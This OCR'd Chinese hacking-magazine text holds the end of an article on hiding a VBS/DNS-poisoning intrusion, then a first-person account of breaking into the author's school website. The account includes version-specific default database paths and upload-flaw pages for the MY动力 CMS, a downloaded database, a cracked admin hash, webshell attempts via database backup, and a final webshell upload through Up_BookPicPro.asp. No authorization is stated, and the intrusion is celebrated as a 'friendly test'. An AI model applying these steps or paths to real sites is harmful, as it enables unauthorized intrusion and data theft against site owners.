
不足之处及完善

不足之处：运行 VBS 脚本会提示加载，暂时没有更好的方法；运用 cain 工具 DNS 污染有被发现的可能；会弹出窗口，如果追求完美，当然可以直接写入程序，或者其他脚本下载者。毕竟每次启动弹出 bat 窗口，傻瓜也会知道有问题了，写个程序会更完美些。

那么我们如何完善使其更接近正常呢？有公网 IP 服务器的，路由器 DNS 可以设置这个 IP，局域网很容易被发现。

网络存在的漏洞是无所不在的，毕竟不是每个人都很注重安全，而且是大多数人都不注重安全。渗透测试思路不是唯一的，如果想提高技术，就发挥你那高 EQ 的大脑吧，千万别把思维固定就好了。当然，我们必须有自己的原则，同时追求趋于完美的渗透测试。

前置知识：无
关键词：渗透、上传漏洞、注入



对母校的“友情检测”

文/图 非安全

算算来武汉也快一年半了，在青鸟的课程也已经全部结束了，于是在离校之前禁不住要给母校的网站做一份安全分析报告作为纪念。其实在刚进学校的时候，我已经事先踩过点了，但是没有成功！这次主要是因为学校要办个学社，而在网站里添加了一个新的程序，以致于出现了一个致命的漏洞，最后让我获得了网站的最高权限！

那时候打开网站首页，大致翻看了一下网站的连接目录等，发现网站大多是由动态转静态的页面，如图 1 所示。



图 1

而在国内知名的程序中，论 PHP 就属 DEDECMS，论 ASP 就属动易以及动力文章、风讯等建站程序功能较强大，这个目标站目前还不确定属于哪类的，于是就先扫扫看有什么可利用的信息。当时网站调用了 404 错误页面，扫描出的多为不可用页面。突然想起《黑客防线》2009 年某期的一篇文章《打造 404 自定义增强后台扫描工具》提到用 VB 编写过滤 404 错误页面的后台扫描器，马上翻出来使用，果然扫到一个后台目录，从后台源文件来看，可以确定是 MY 动力的程序，如图 2 所示。

动力的程序漏洞也不少，先看看默认的数据库等改了没有。目前还不知道这个动力是什么版本的，不过没关系有百度。接下来又从百度上搜集了一些动力的漏洞集合，得到的漏洞信息如下：




图 2

首先是 2.0 版本的漏洞（搜索关键字为“Power System Of Article Management Ver 2.0 Build 20030320”），默认数据库为 database\article. asp，如果修改了默认数据库，加 Inc/syscode.asp 爆数据库。上传漏洞页面为 upfile.asp，利用方法为注册用户，利用本地上传页面提交。

接下来是 3.0 版本的漏洞（搜索关键字为“Power System Of Article Management Ver 3.0 Build 20030628”），默认数据库为 database/ yiuwekdsodksldfslwifds.mdb，如果修改了默认数据库，加 Inc/syscode.asp 爆数据库。后台拿站方法：在版权信息处插入一段类似小马的发送代码，如果网站信息配置没有修改权限，上传图片格式的空壳数据库，先恢复再备份。

最后是 3.15 版本的漏洞（搜索关键字为“Powered by : MyPower Ver3.51 ”），默认数据库为 database\adsfkldfogowerjnokfdslwejhdfsjhk.mdb，如果修改了数据库，加 Inc/syscode_article.asp 爆数据库。上传漏洞位于页面 upfile_photo.asp、Upfile_Soft.asp、upfile_softpic.asp、upfile_adpic.asp 和 Upfile_Article.asp（成功率较高）。后台拿站方法：修改版权信息，插入发送代码，上传空壳数据库，先恢复，再备份。

一个一个地测试，发现 3.15 版本的数据库默认地址没有改变，于是很顺利地下载到了本地，如图 3 所示。




图 3

但打开之时却碰到一个问题，如图 4 所示，出错了！怎么会这样呢？换成明小子也是一样出错。还好我有另一样工具 TinyMDBEditor，就是当年爆 DVBBS 漏洞的时候，用来直接修改数据库数据的文件，辅臣数据库浏览器只能读，这个软件还可以修改！用 TinyMDBEditor 打开数据库，清楚地看到了整个数据库里的内容，如图 5 所示。




图 4




图 5

管理员密码采用 MD5 加密，到 MD5 网站后顺利破解，进入了后台，如图 6 所示。

看到有数据库备份的地方，心里就想着拿下 Webshell 不会很难了！上传了一个图片格式的小马，之后备份。没想到打开数据库备份页面，才发现只有备份的目录和文件名要填写，如图 7 所示，这样只能插一句话了！于是在添加文章的地方写了一句话进去，备份出一个 ASA 后缀的地址。打开后提示 500 错误，用一句话服务端连接不成功！把备份目录改成.asp 的后再次备份，还是连接不上！ASA 后缀此时不能正常解析是为什么呢？带着这个疑问，陷入了第一个瓶颈中！




图 6




图 7

之后试了抓包上传、友情链接插一句话等都宣告失败！之后不久，学校网站突然多出了一个 Job 企业人才库的程序，从中扫出了几个注入点，但无法扫出表段，出现 EWEbeditor 编辑器却被删后台，就此陷入第二个瓶颈！

最后的峰回路转是在 1 年后的现在，学校又建了个学社，多出一个博客程序。大致地看了下，没发现什么注入点！从根目录开始扫后台，结果发现了一个关键目录，如图 8 所示。




图 8

很明显，这个程序就叫 QJblog，而且默认数据库地址没修改！打开数据库发现账号和密码都是默认的 admin 和 admin888，但后台访问不了，就是一片空白！下载 QJblog 整站回来，发现是它用一个.exe 的可执行文件来访问后台的，如图 9 所示。




图 9

路径提示输入域名以及目录，之后填写账号和密码就可以了！可是我填上去之后却无法正常登录，难道限制 IP？百思不得其解！在百度上搜索了一下这个程序，发现只出过一个 XSS 跨站漏洞！而博客里的上传照片功能也是过滤得很严格，利用不了！虽然不甘心，但又没什么办法！于是继续查找可以利用的程序。不一会，逛到竞选页面，无意中点了下“我要竞选”按钮，进入了填写竞选资料的页面，如图 10 所示。这里居然也有上传图片的地方！单击“上传”按钮，上传一个 JPG 格式的小马并抓包，打开明小子在乔克上传漏洞的地方成功上传了一个 DIY 小马！之后就是小马传大马了，如图 11 所示。而导致上传漏洞的罪魁祸首，就是根目录下的 Up_BookPicPro.asp 文件！

本次的检测没有什么技术含量，主要还是因为耐心与运气，发现了细节上的问题！本来很安全的一个网站，却因为一个小小的细节而导致了致命漏洞，可见安全真的来不得半点马虎！

